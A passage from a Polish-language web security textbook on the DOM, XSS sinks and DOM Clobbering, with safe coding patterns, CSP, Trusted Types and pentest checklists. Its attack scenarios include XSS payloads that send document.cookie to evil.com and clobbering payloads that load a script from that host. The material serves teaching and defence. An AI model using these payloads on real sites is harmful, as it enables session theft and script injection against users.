
Drzewo DOM:

```
Document
├── html (Element)
│   ├── head (Element)
│   │   └── title (Element)
│   │       └── "Przykład" (Text)
│   └── body (Element)
│       ├── h1 (Element) [id="title"]
│       │   └── "Nagłówek" (Text)
│       └── p (Element) [class="text"]
│           ├── "Akapit z " (Text)
│           └── strong (Element)
│               └── "pogrubieniem" (Text)
```

Typy węzłów

Typ	Stała	Przykład
Element	<code>Node.ELEMENT_NODE</code> (1)	<code><div></code> , <code><p></code>
Attribute	<code>Node.ATTRIBUTE_NODE</code> (2)	<code>class="foo"</code>
Text	<code>Node.TEXT_NODE</code> (3)	<code>"tekst"</code>
Comment	<code>Node.COMMENT_NODE</code> (8)	<code><!-- komentarz --></code>
Document	<code>Node.DOCUMENT_NODE</code> (9)	<code>document</code>
DocumentType	<code>Node.DOCUMENT_TYPE_NODE</code> (10)	<code><!DOCTYPE html></code>

Parsing HTML → DOM



innerHTML — parsing HTML

`element.innerHTML = "<p>tekst</p>"` wywołuje parser HTML:

1. String jest parsowany jako HTML fragment
2. Tworzone są węzły DOM
3. Są dodawane jako dzieci elementu

To jest **powód dlaczego innerHTML jest podatny na XSS** — jeśli string zawiera `<script>`, parser tworzy element script (choć jest to zazwyczaj blokowane w nowoczesnych przeglądarkach), lub `<img onerror="...">` — parser tworzy element z atrybutem onerror.

textContent vs innerHTML vs innerText

```
const div = document.getElementById("test");

// textContent – bezpieczne, nie parsuje HTML
div.textContent = "<b>tekst</b>"; // wyświetli literalnie: <b>tekst</b>

// innerHTML – parsuje HTML – NIEBEZPIECZNE z niezaufanymi danymi
div.innerHTML = "<b>tekst</b>"; // wyświetli: **tekst** (pogrubiony)
div.innerHTML = "<img src=x onerror=alert(1)>"; // XSS!

// innerText – podobne do textContent, ale bierze pod uwagę CSS (widoczność)
div.innerText = "<b>tekst</b>"; // wyświetli literalnie: <b>tekst</b>
```

4. Co dzieje się wewnątrz

DOM jako C++ obiekt udostępniony JS

Gdy piszesz `document.getElementById("title")`, V8 wywołuje binding (powiązanie) do kodu C++ w przeglądarce. Obiekt zwrócony to "wrapper" — obiekt JavaScript opakowujący wskaźnik C++ do węzła DOM.

Dlatego manipulacja DOM jest relatywnie wolna w porównaniu do czystych operacji JavaScript — każde odwołanie do DOM to przejście przez most JS↔C++.

Layout Thrashing

Przeglądarka "odkłada" zmiany DOM i oblicza layout razem. Ale pewne operacje *wymuszają* natychmiastowe obliczenie layoutu (Forced Synchronous Layout):

```
// Layout Thrashing – bardzo wolne!
elements.forEach(el => {
    el.style.width = el.offsetWidth + 10 + "px"; // ODCZYT (wymusza layout) + ZA
    PIS
    // Przeglądarka musi przeliczać layout dla każdego elementu
});

// Poprawka: oddziel odczyty od zapisów
const widths = elements.map(el => el.offsetWidth); // wszystkie odczyty
elements.forEach((el, i) => el.style.width = widths[i] + 10 + "px"); // wszystkie
zapisy
```

Shadow DOM vs Light DOM

Standardowy DOM to "Light DOM". **Shadow DOM** to enkapsulowany poddrzewo DOM przypisane do elementu — niewidoczne z zewnątrz (szczegóły w rozdziale 31).

MutationObserver

API do obserwowania zmian w DOM bez pollingu:

```
const observer = new MutationObserver((mutations) => {
  mutations.forEach(mutation => {
    console.log("Zmiana:", mutation.type, mutation.target);
  });
});

observer.observe(document.body, {
  childList: true, // obserwuj dodawanie/usuwanie dzieci
  subtree: true,   // i ich poddrzewa
  attributes: true // i zmiany atrybutów
});
```

MutationObserver callbacks trafiają do Microtask Queue — są wywoływane po synchronicznym kodzie ale przed Macrotaskami.

5. Analogiczny przykład z życia

DOM to plan budynku w 3D:

- **Dokument** = cały budynek
- **Element** = pokój, ściana, okno, drzwi
- **Atrybut** = właściwości elementu (kolor ściany, rozmiar okna)
- **Tekst** = meble i dekoracje wewnątrz pokoju

JavaScript to architekt z dostępem do planu:

- Może odczytywać plan (`querySelector`)
- Może modyfikować plan (`innerHTML` , `setAttribute`)
- Może dodawać nowe pomieszczenia (`createElement` , `appendChild`)
- Może obserwować zmiany (`MutationObserver`)

XSS = ktoś wstrzyknął do planu instrukcje "przy każdym wejściu do lobby, sfotografuj gości i wyślij zdjęcia na adres X" — plan zawiera złośliwe instrukcje, budynek je wykonuje.

6. Przykład kodu


```
// === Bezpieczne vs niebezpieczne operacje DOM ===

// 1. Pobieranie elementów
const container = document.getElementById("product-list"); // po ID
const cards = document.querySelectorAll(".product-card"); // CSS selector
const firstCard = document.querySelector(".product-card"); // pierwszy pasujący
cy

// 2. Odczyt właściwości (bezpieczne)
const title = firstCard.textContent; // czysta treść tekstowa
const dataId = firstCard.dataset.productId; // atrybut data-product-id

// 3. NIEBEZPIECZNA modyfikacja HTML
const userComment = '<img src=x onerror="alert(document.cookie)">';
container.innerHTML = userComment; // XSS! Parser wykonuje atrybut onerror

// 4. BEZPIECZNA modyfikacja tekstu
container.textContent = userComment; // wyświetli literalnie <img...>

// 5. Tworzenie elementów (bezpieczne – nie parsuje HTML)
const p = document.createElement("p"); // tworzy węzeł Element
const text = document.createTextNode(userComment); // tworzy węzeł Text (bezpieczny!)
p.appendChild(text); // dodaje Text do p
container.appendChild(p); // dodaje p do DOM

// Efekt: paragraf z tekstem literalnym "<img src=x onerror=...>" – bezpieczny!

// 6. Ustawianie atrybutów
const link = document.createElement("a");
link.setAttribute("href", userInput); // UWAGA: jeśli userInput = "javascript:alert(1)"
link.textContent = "Kliknij";
// Bezpieczniej: sprawdź URL
function setSafeHref(element, url) {
    try {
        const parsed = new URL(url);
        if (parsed.protocol !== 'http:' && parsed.protocol !== 'https:') {
            throw new Error("Unsafe protocol");
        }
        element.setAttribute("href", url);
    } catch {
        element.setAttribute("href", "#");
    }
}

// 7. MutationObserver – obserwowanie zmian (np. dla security monitoring)
const observer = new MutationObserver(mutations => {
    for (const mutation of mutations) {
        if (mutation.type === "childList") {
            mutation.addedNodes.forEach(node => {
                if (node.nodeName === "SCRIPT") {
                    console.warn("Dynamicznie dodano script!", node.src || node.textContent);
                }
            });
        }
    }
});
observer.observe(document.head, { childList: true, subtree: true });
```

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa — wyświetlanie transakcji

```
// Podatny kod wyświetlający historię transakcji
function renderTransactions(transactions) {
  const list = document.getElementById("transactions");

  // BŁĄD: jeśli description pochodzi z serwera bez escapowania,
  // XSS może być przechowywany w bazie danych (Stored XSS)
  list.innerHTML = transactions.map(t => `
    <div class="transaction">
      <span>${t.date}</span>
      <span>${t.description}</span> <!-- PODATNOŚĆ: stored XSS -->
      <span>${t.amount}</span>
    </div>
  `).join('');
}

// Bezpieczna wersja — escape przed wstawieniem
function escapeHtml(str) {
  const div = document.createElement("div");
  div.textContent = str; // textContent escapuje automatycznie
  return div.innerHTML; // zwraca HTML-escaped string
}

function renderTransactionsSafe(transactions) {
  const list = document.getElementById("transactions");
  list.innerHTML = ""; // wyczyść

  transactions.forEach(t => {
    const div = document.createElement("div");
    div.className = "transaction";

    const date = document.createTextNode(t.date);
    const desc = document.createTextNode(t.description); // bezpieczne!
    const amount = document.createTextNode(t.amount);

    div.append(date, " ", desc, " ", amount);
    list.appendChild(div);
  });
}
```

Sklep internetowy — dynamiczne ładowanie produktów

```
// Wzorzec SPA — dynamiczne aktualizowanie DOM
async function loadProducts(category) {
  const response = await fetch(`/api/products?category=${encodeURIComponent(category)}`);
  const products = await response.json();

  // Framework (np. React) używa Virtual DOM:
  // 1. Tworzy Virtual DOM (JS obiekty)
  // 2. Porównuje z poprzednim Virtual DOM (diffing)
  // 3. Aktualizuje tylko zmienione węzły w prawdziwym DOM (reconciliation)

  // Minimalizuje manipulację DOM → lepsza wydajność
  renderProductList(products);
}
```

8. Typowe błędy programistów

Błąd 1: innerHTML z niezaufanymi danymi (XSS)

```
// BŁĄD: najczęstszy błąd w historii web security
const searchQuery = new URLSearchParams(window.location.search).get("q");
document.getElementById("results").innerHTML =
  `Wyniki dla: ${searchQuery}`; // Reflected XSS!

// URL: /search?q=<img src=x onerror=alert(document.cookie)>
```

Błąd 2: document.write() po załadowaniu

```
// BŁĄD: document.write po załadowaniu = kasuje całą stronę!
document.getElementById("btn").addEventListener("click", () => {
  document.write("<p>Hello</p>"); // usuwa całą stronę i pisze nową!
});

// Poprawka:
document.getElementById("output").textContent = "Hello";
```

Błąd 3: Synchroniczne DOM queries w pętlach

```
// BŁĄD: querySelector w pętli → wielokrotne przeszukiwanie DOM
function updatePrices(products) {
  products.forEach(p => {
    document.querySelector(`#product-${p.id} .price`).textContent = p.price;
    // Każdy querySelector skanuje cały DOM
  });
}

// Poprawka: raz pobierz wszystkie, zaktualizuj
function updatePrices(products) {
  const elements = new Map();
  document.querySelectorAll('[id^="product-"]').forEach(el => {
    elements.set(el.id.replace("product-", ""), el.querySelector(".price"));
  });

  products.forEach(p => {
    elements.get(p.id)?.textContent = p.price;
  });
}
```

Błąd 4: Atrybut href/src z niezaufanymi danymi

```
// BŁĄD: javascript: URL protocol
const userUrl = "javascript:alert(document.cookie)";
document.getElementById("link").href = userUrl; // XSS przez href!

// Poprawka: waliduj protokół
function setSafeUrl(element, url) {
  const parsed = new URL(url, window.location.origin);
  if (!["http:", "https:"].includes(parsed.protocol)) return;
  element.href = parsed.href;
}
```

9. Znaczenie dla bezpieczeństwa

DOM XSS — trzy typy

1. Reflected XSS:

```
// Dane z URL → DOM bez sanityzacji
const name = location.search.replace("?name=", "");
document.getElementById("greeting").innerHTML = "Hello " + name;
// URL: /page?name=<script>alert(1)</script>
```

2. Stored XSS:

```
// Dane z serwera (baza danych) → DOM bez sanityzacji
fetch("/api/comments").then(r => r.json()).then(comments => {
  commentsDiv.innerHTML = comments.map(c => `<p>${c.text}</p>`).join(""); // XSS!
  // c.text może zawierać <script> lub <img onerror=...> z bazy danych
});
```

3. DOM-based XSS:

```
// Dane nigdy nie trafiają na serwer — tylko w DOM
const hash = location.hash.substring(1); // z URL po #
document.getElementById("tab").innerHTML = hash; // XSS!
// URL: /page#<img src=x onerror=alert(1)>
// Serwer nigdy nie widział payloadu → WAF go nie wykryje!
```

XSS Sink — miejsca wykonania

Sink	Typ	Podatny
<code>innerHTML</code>	Property	Tak
<code>outerHTML</code>	Property	Tak
<code>document.write()</code>	Method	Tak
<code>document.writeln()</code>	Method	Tak
<code>element.insertAdjacentHTML()</code>	Method	Tak
<code>eval()</code>	Method	Tak
<code>setTimeout(string)</code>	Method	Tak
<code>element.href = "javascript:..."</code>	Property	Tak
<code>textContent</code>	Property	NIE
<code>innerText</code>	Property	NIE
<code>createTextNode()</code>	Method	NIE
<code>setAttribute("href", safeUrl)</code>	Method	Zależy

DOM Clobbering (szczegóły w rozdziale 10)

Atrybuty `id` i `name` w HTML mogą "zaśmiecać" globalne właściwości `window`:

```
<form id="config">
  <input name="isAdmin" value="true">
</form>
```

```
// Teraz window.config to element <form>
// window.config.isAdmin to element <input>
if (window.config && window.config.isAdmin) {
  // Ta logika może być naiwnie true jeśli element istnieje
}
```

CSP i DOM

Content Security Policy (CSP) ogranicza co może być wykonane w DOM:

- `script-src 'self'` — blokuje inline scripts i external scripts z innych origins
- `img-src 'self'` — blokuje exfiltrację danych przez obrazki
- `form-action 'self'` — blokuje przekierowanie formularzy

Powiązane CWE

- **CWE-79** — Improper Neutralization of Input During Web Page Generation (XSS)
- **CWE-80** — Improper Neutralization of Script-Related HTML Tags in a Web Page
- **CWE-116** — Improper Encoding or Escaping of Output
- **CWE-79** — Cross-site Scripting

10. Jak identyfikować podczas pentestu

DevTools → Elements

1. Otwórz **Elements** (Ctrl+Shift+C lub F12 → Elements)
2. Przeglądaj drzewo DOM
3. Kliknij prawym na element → **Edit as HTML** — edytuj DOM bezpośrednio
4. Szukaj:
 - Elementów z `id` lub `name` które mogą kolidować z globalnymi (`window.config`)
 - Script tagów ładowanych dynamicznie
 - Inline event handlers: `onclick="..."`, `onmouseover="..."`
 - Komentarzy HTML zawierających informacje debug

DevTools → Console — testowanie XSS sinks

```
// Znajdź wszystkie innerHTML sinks w aktywnym kodzie
// Metoda: szukaj w Sources, lub użyj Proxy na DOMParser

// Sprawdź źródło danych dla elementów
document.querySelectorAll("[data-from-server]").forEach(el => {
  console.log(el.innerHTML); // czy zawiera niezaskapowany HTML z serwera?
});

// Testuj DOM-based XSS przez hash
location.hash = '<img src=x onerror=console.log("XSS",this)>';
// Odśwież i sprawdź czy alert/log się pojawił
```

Burp Suite — DOM XSS

W Burp Suite → **DOM Invader** (wbudowane narzędzie do DOM XSS):

1. Włącz DOM Invader w Burp Browser
2. Odwiedź docelową stronę
3. Kliknij **Scan for DOM XSS** w Burp
4. DOM Invader wstrzykuje kanary i śledzi flow danych

Szukanie Source → Sink flows

```
Sources (wejście danych do JS):
- location.search, location.hash, location.href
- document.referrer
- window.name
- postMessage events
- localStorage, sessionStorage
- cookies (document.cookie)
- fetch response data

Sinks (miejsca wykonania):
- innerHTML, outerHTML
- document.write()
- eval()
- setTimeout("string")
- element.src, element.href, element.action
- insertAdjacentHTML()
```

Śledź flow: czy dane z Source trafiają do Sink bez sanitizacji?

DevTools → Search

Ctrl+Shift+F w DevTools → szukaj w plikach:

```
innerHTML
document.write
eval(
setTimeout(
location.search
location.hash
document.cookie
```

11. Jak testować bezpieczeństwo

- ☐ Czy `innerHTML` jest używany z danymi z URL (`location.search/hash`)?
- ☐ Czy `innerHTML` jest używany z danymi z serwera (API responses)?
- ☐ Czy `innerHTML` jest używany z danymi z `localStorage/sessionStorage`?
- ☐ Czy `document.write()` jest używany z zewnętrznymi danymi?
- ☐ Czy `eval()` lub `new Function()` są używane z zewnętrznymi danymi?
- ☐ Czy linki href są budowane z danych użytkownika (`javascript: injection`)?
- ☐ Czy `src` atrybuty obrazków/iframe mogą być kontrolowane przez użytkownika?
- ☐ Czy `MutationObserver` wykrywa nieoczekiwane modyfikacje DOM?
- ☐ Czy DOM Clobbering jest możliwe (elementy z id kolidującymi z `window.*`)?
- ☐ Czy inline event handlers (`onclick="..."`) są obecne z dynamiczną treścią?
- ☐ Czy Trusted Types są włączone (blokuje dynamiczne `innerHTML`)?
- ☐ Czy CSP ogranicza wykonanie inline scripts i `eval`?
- ☐ Czy dane z `postMessage` są walidowane przed wstawieniem do DOM?
- ☐ Czy shadow DOM jest używany do izolacji komponentów?

12. Typowe scenariusze ataków

Scenariusz 1: Reflected XSS przez search parameter

Wymagania: Aplikacja wyświetla parametr `search` z URL w DOM przez `innerHTML`.

Przebieg:

1. Pentester identyfikuje: `document.querySelector("#results").innerHTML = searchParam`
2. Konstruuje URL: `/search?q=<img src=x onerror=fetch('https://evil.com/'+document.cookie)>`
3. Nakłania ofiarę do kliknięcia URL (phishing)
4. Przeglądarka ładuje stronę, JavaScript wstawia payload do `innerHTML`
5. Parser HTML wykonuje `onerror` handler
6. Cookies ofiary trafiają do serwera atakującego

Ograniczenia: CSP `default-src 'self'` blokuje zewnętrzny `fetch`. HTTPOnly cookies nie dostępne przez `document.cookie`.

Scenariusz 2: DOM-based XSS przez fragment URL

Wymagania: Aplikacja czyta `location.hash` i wstawia do DOM.

Przebieg:

1. `https://victim.com/app#<img src=x onerror=alert(1)>`
2. Serwer nie widzi fragmentu (`#...`) — WAF nie wykryje!
3. JavaScript czyta `location.hash.slice(1)` i wstawia `innerHTML`
4. Payload wykonuje się tylko w przeglądarce ofiary

Ograniczenia: Wymaga kliknięcia przez użytkownika lub otwartego redirecta.

Scenariusz 3: Stored XSS przez komentarze

Wymagania: Aplikacja zapisuje komentarze użytkownika bez sanitizacji i wyświetla je przez `innerHTML`.

Przebieg:

1. Atakujący dodaje komentarz: `Świetny artykuł!`
`<script>document.location='https://evil.com/'+document.cookie</script>`
2. Serwer zapisuje bez filtrowania
3. Każdy użytkownik odwiedzający stronę z komentarzem uruchamia XSS
4. Ciasteczka każdej ofiary trafiają do atakującego

Wpływ: Persistentny XSS — każdy użytkownik jest ofiarą bez konieczności interakcji z atakującym.

13. Jak się zabezpieczać

Nigdy nie używaj innerHTML z niezaufanymi danymi

```
// BEZPIECZNE wzorce:

// 1..textContent – escapuje automatycznie
element.textContent = userInput; // <script> staje się tekstem, nie HTML

// 2. createTextNode
const text = document.createTextNode(userInput);
element.appendChild(text);

// 3. Framework z auto-escaping (React, Vue, Angular)
// React: {userInput} → automatycznie bezpieczne
// Vue: {{ userInput }} → automatycznie bezpieczne
// Angular: {{ userInput }} → automatycznie bezpieczne
// WSZYSTKIE frameworki: [innerHTML]="userInput" → NIEBEZPIECZNE (bypassuje escaping)

// 4. DOMPurify – sanitizacja HTML gdy MUSISZ zaakceptować HTML
import DOMPurify from 'dompurify';
element.innerHTML = DOMPurify.sanitize(innerText);
```

Content Security Policy

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-RANDOM_NONCE';
  style-src 'self';
  img-src 'self' data:;
  connect-src 'self';
  frame-ancestors 'none';
  object-src 'none';
  base-uri 'self';
```

Dobra CSP:

- Eliminuje inline scripts (wymaga nonce lub hash)
- Blokuje `eval()` i `new Function()`
- Ogranicza skąd można ładować zasoby
- Blokuje exfiltrację danych przez nieautoryzowane połączenia

Trusted Types (Chrome 83+)


```
// Wymusza że innerHTML może przyjmować tylko "trusted" wartości
// Konfiguracja przez meta tag:
// <meta http-equiv="Content-Security-Policy"
//       content="require-trusted-types-for 'script'">

const policy = trustedTypes.createPolicy("default", {
  createHTML: (input) => {
    return DOMPurify.sanitize(input); // sanitizacja przed wstawieniem
  }
});

// Teraz innerHTML MUSI otrzymać TrustedHTML lub TypeError
element.innerHTML = policy.createHTML(userInput); // OK
element.innerHTML = userInput; // TypeError! – CSP blokuje
```

Walidacja URL przed wstawieniem

```
function sanitizeUrl(url) {
  try {
    const parsed = new URL(url);
    // Dozwolone tylko http i https
    if (!["http:", "https:"].includes(parsed.protocol)) {
      return "about:blank"; // bezpieczny fallback
    }
    return parsed.href;
  } catch {
    return "about:blank";
  }
}

// Użycie:
link.href = sanitizeUrl(userProvidedUrl);
// Blokuje: javascript:alert(1), data:text/html,..., vbscript:...
```

14. Podsumowanie

Kluczowe fakty:

1. DOM to Web API — drzewiasta reprezentacja dokumentu HTML dostępna przez JavaScript
2. `innerHTML` parsuje HTML — nigdy nie używaj z niezaufanymi danymi (XSS!)
3. `textContent` jest bezpieczny — nie parsuje HTML, traktuje dane jako tekst
4. Trzy typy XSS: Reflected (z URL), Stored (z bazy), DOM-based (tylko client-side)
5. CSP i Trusted Types to główne mechanizmy ochrony przed DOM XSS

Najczęstsze nieporozumienia:

- "Escape po stronie serwera wystarczy" — NIE dla DOM XSS. DOM-based XSS nigdy nie trafia na serwer.
- "React/Vue automatycznie chronią przed XSS" — tylko przy standardowym `{variable}`. `dangerouslySetInnerHTML` i `v-html` są nadal podatne.
- "innerHTML jest szybszy niż tworzenie elementów" — często prawda, ale kosztem bezpieczeństwa. Korzystaj z `createElement` dla dynamicznych danych użytkownika.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Elements** → Ctrl+F → szukaj podejrzanych elementów (skrypty bez src, inline handlers)
2. **Sources → Ctrl+Shift+F** → szukaj `innerHTML`, `document.write`, `eval(`, `location.hash`
3. **Console** → ustaw breakpoint na `Element.prototype` settery:

```
let origInner = Object.getOwnPropertyDescriptor(Element.prototype, 'innerHTML');
Object.defineProperty(Element.prototype, 'innerHTML', {
  set(val) { console.trace("innerHTML set:", val); origInner.set.call(this, val); }
});
```

4. **Burp DOM Invader** — automatyczna detekcja DOM XSS sinks

Powiązania

DOM

- DOM Clobbering (Rozdział 10)
Atrybuty HTML mogą "zaśmiecać" `window.*` przez DOM
- Fetch API (Rozdział 11)
Pobieranie danych przez fetch, wstawianie do DOM
- CSP (Rozdział 36)
CSP kontroluje co może być wstawione i wykonane w DOM
- Trusted Types (Rozdział 37)
Trusted Types chroni `innerHTML` i inne sinks przed XSS
- Shadow DOM (Rozdział 31)
Enkapsulacja poddrzew DOM przed zewnętrznym dostępem
- MutationObserver → Event Loop (Rozdział 8)
MO callbacks trafiają do Microtask Queue

Rozdział 10: DOM Clobbering

1. Czym jest DOM Clobbering

DOM Clobbering to technika ataku polegająca na wstrzyknięciu elementów HTML z atrybutami `id` lub `name` w taki sposób, że "zaśmiecają" (clobber = tłuc, niszczyć) globalne zmienne JavaScript lub właściwości obiektów.

Mechanizm wynika ze specyficznego zachowania przeglądarek: elementy HTML z atrybutem `id` automatycznie stają się właściwościami obiektu `window`. Elementy z atrybutem `name` (w kontekście `form`, `embed`, `iframe`, `object`, `img`) też trafiają do `window`.

Jeśli aplikacja JavaScript sprawdza `window.config` lub `config.isAdmin`, a atakujący może wstrzyknąć `<div id="config"><input name="isAdmin" value="true"></div>`, to `window.config` będzie elementem DOM, a `window.config.isAdmin` — elementem `input`.

DOM Clobbering nie jest błędem przeglądarki — to zaplanowane historyczne zachowanie (Netscape, 1990s), które koliduje z nowoczesnymi wzorcami JavaScript.

Gdzie działa

Każda przeglądarka. Jest to specyfikowane zachowanie (HTML Living Standard, sekcja "named access on the Window object").

2. Dlaczego powstał (jako podatność)

Historyczne korzenie

Zanim JavaScript stał się dominującym językiem webowym, programiści stron potrzebowali szybkiego dostępu do elementów formularza. Netscape wprowadził możliwość dostępu do elementów przez `window.formName.fieldName` zamiast długiego `document.getElementById(...)`.

To było wygodne — `window.loginForm.username.value` zamiast `document.getElementById("loginForm").elements["username"].value`.

Kolizja z nowoczesnym JavaScript

Nowoczesne aplikacje SPA używają zmiennych JavaScript do przechowywania konfiguracji i stanu:

```
// Nowoczesna aplikacja
window.appConfig = { debug: false, apiUrl: "/api" };

// Sprawdzenie w kodzie
if (window.appConfig && window.appConfig.debug) {
    enableDebugMode();
}
```

Jeśli atakujący może wstrzyknąć HTML `<form id="appConfig"><input name="debug" value="true"></form>`, to `window.appConfig` stanie się elementem `<form>`, a `window.appConfig.debug` — elementem `<input>`. Element HTML jest **truthy** w JavaScript — więc `if (window.appConfig.debug)` może zwrócić `true`!

3. Jak działa

Named access na window

Specyfikacja HTML definiuje "named access on Window object":

Gdy kod odwołuje się do `window.name` lub `name` globalnie, przeglądarka:

1. Sprawdza normalne właściwości JavaScript na `window`
2. Jeśli nie znalazł — szuka elementu z `id=name` w dokumencie
3. Jeśli nie znalazł — szuka elementów z `name=name` (form, img, etc.)

Krok 2 i 3 to właśnie mechanizm clobbering.

Kolizja z JavaScript

```
<!-- Atakujący wstrzykuje ten HTML -->
<div id="secretConfig">
  <a id="secretConfig" name="apiKey" href="https://evil.com">
</div>
```

```
// Kod aplikacji zakłada że secretConfig to obiekt JS
if (window.secretConfig) {
  fetch(window.secretConfig.apiKey); // window.secretConfig to <div>!
}

// window.secretConfig.apiKey = element <a> (bo name="apiKey" w form/list)
// Lub po prostu undefined – ale window.secretConfig jest truthy!
```

Hierarchia clobbering

Poziom 1: Pojedynczy element z `id`

```
<img id="config">
```

```
window.config; // HTMLImageElement
```

Poziom 2: Kolekcja elementów z tym samym `id` lub `name`

```
<img id="config">
<img id="config">
```

```
window.config; // HTMLCollection [img, img]
```

Poziom 3: Zagnieżdżenie przez formularz

```
<form id="config">
  <input name="apiKey" value="evil">
</form>
```

```
window.config; // HTMLFormElement
window.config.apiKey; // HTMLInputElement (przez HTMLFormElement.elements[name])
```

Poziom 4: Iframe z `name`

```
<iframe id="config" name="config" src="https://evil.com">
```

```
window.config; // iframe.contentWindow (okno iframe'a!)
// Możliwość dostępu do window.config.location.href etc.
```

anchor + form trick (DOMPurify bypass)

Popularna technika obchodząca sanitizery:

```
<!-- DOMPurify często przepuszcza te tagi (bezpieczne per se) -->
<a id="defaultView" href="//evil.com">
<form id="some-id">
  <input name="defaultView" value="override">
</form>
```

Ta technika pozwala na dwupoziomowe clobbering przez formularz.

4. Co dzieje się wewnątrz

Implementacja w silniku przeglądarki

W kodzie C++ przeglądarki, gdy JavaScript odwołuje się do właściwości `window.xyz`:

1. Sprawdź czy `xyz` to natywna właściwość `window` (np. `window.location`, `window.document`)
2. Jeśli nie — wywołaj `document.namedItem("xyz")`
3. `namedItem` przeszukuje DOM pod kątem elementów z `id=xyz` lub `name=xyz`
4. Zwróć element lub kolekcję

Priorytety

Natywne właściwości `window` mają WYŻSZY priorytet niż named access:

```
<div id="location">fake</div>
```

```
window.location; // nadal prawdziwy Location object — nie da się clobberować!
```

Nie można clobberować: `window.location`, `window.document`, `window.frames`, `window.self`, `window.top`, `window.parent`, `window.window` i innych natywnych właściwości.

Które elementy mogą być użyte

Do clobbering przez `id`:

- Prawie wszystkie elementy HTML

Do clobbering przez `name`:

- `form`, `iframe`, `img`, `embed`, `object` (i ich dzieci przez `form.elements`)

innerHTML i clobbering

DOMPurify i inne sanitizery mają specjalne obsługiwanie clobbering-prone elementów, ale "clobbering gadgets" to aktywny obszar badań i bypass DOMPurify.

5. Analogiczny przykład z życia

Wyobraź sobie biuro z tablicą ogłoszeń (window object):

- Pracownicy (JavaScript) szukają dokumentów na tablicy
- Dokumenty są opisane nazwami (właściwości window)
- Zarząd (natywne właściwości JS) ma zastrzeżone miejsca na tablicy

Nowy pracownik (atakujący) przychodzi z fałszywym dokumentem zatytułowanym "Regulamin" i wiesza go na tablicy. Gdy prawdziwy pracownik szuka "Regulaminu" — znajduje fałszywy.

Problem: biuro nie weryfikuje kto wiesza dokumenty (brak sanityzacji HTML), i pracownicy nie sprawdzają czy znaleziony dokument to prawdziwy text czy kartka z papieru (brak sprawdzenia typeof).

6. Przykład kodu

```

<!-- Aplikacja ofiara -->
<!DOCTYPE html>
<html>
<head>
  <script>
    // Kod aplikacji
    window.onload = function() {
      // Zakłada że config to obiekt JS jeśli istnieje
      if (window.config) {
        // BUG: nie sprawdza czy config to obiekt JS czy element DOM
        const apiUrl = window.config.apiUrl || "/api/v1";
        const debug = window.config.debug || false;

        console.log("API:", apiUrl);
        if (debug) {
          enableDebugMode(); // wykonuje się jeśli debug jest truthy
        }
      }
    };
  </script>
</head>
<body>
  <!-- Atakujący może wstrzyknąć HTML w "bezpiecznej" sekcji strony -->
  <!-- np. w polu bio użytkownika które pozwala na "bezpieczne" tagi -->

  <!-- Wstrzyknięcie: -->
  <form id="config">
    <input name="debug" value="true">
    <input name="apiUrl" value="https://evil.com/api">
  </form>

  <!-- Po załadowaniu strony: -->
  <!-- window.config → HTMLFormElement (truthy!) -->
  <!-- window.config.debug → HTMLInputElement (truthy! – element istnieje) -->
  <!-- window.config.apiUrl → HTMLInputElement z value="https://evil.com/api" -->
  -->
  <!-- ALE window.config.apiUrl to element, nie string! -->
  <!-- Zależy od jak aplikacja używa tych wartości... -->
</body>
</html>

```

Bardziej precyzyjny przykład:

```

<!-- Payload: DOMClobbering clobbering configu używanego jako URL -->
<a id="cdnUrl" href="https://evil.com/malicious.js">

<!-- Kod aplikacji: -->
<script>
  const scriptUrl = window.cdnUrl || "https://trusted-cdn.com/lib.js";

  // Jeśli cdnUrl nie jest ustawione jako JS var, ale istnieje element <a id
  ="cdnUrl">
  // window.cdnUrl = HTMLAnchorElement
  // scriptUrl = HTMLAnchorElement (truthy!)

  const script = document.createElement("script");
  script.src = scriptUrl; // implicit toString() → href atrybutu elementu!
  // <a href="https://evil.com/malicious.js"> → .toString() = "https://evil.co
  m/malicious.js"
  document.head.appendChild(script); // ładuje złośliwy skrypt!
</script>

```

Kluczowe: `element.toString()` na `HTMLAnchorElement` zwraca wartość `href`. To jest mechanizm który sprawia że clobbering URL jest tak skuteczny.

7. Przykład z prawdziwej aplikacji

Bypass DOMPurify przez DOM Clobbering

Historyczny atak (przed poprawkami):

```
// Aplikacja używa DOMPurify do sanityzacji HTML
const sanitized = DOMPurify.sanitize(userInput, { RETURN_DOM: false });
container.innerHTML = sanitized;

// Payload który przechodzi przez DOMPurify (nie zawiera skryptów):
// <a id="anchors">
// <a id="anchors">

// Po wstawieniu do DOM:
// document.getElementById("anchors") → HTMLCollection
// Niektóre wewnętrzne mechanizmy DOMPurify używają document.getElementById
// → może zwrócić kolekcję zamiast null → bypass filtrów
```

Real-world: HackerOne Reports

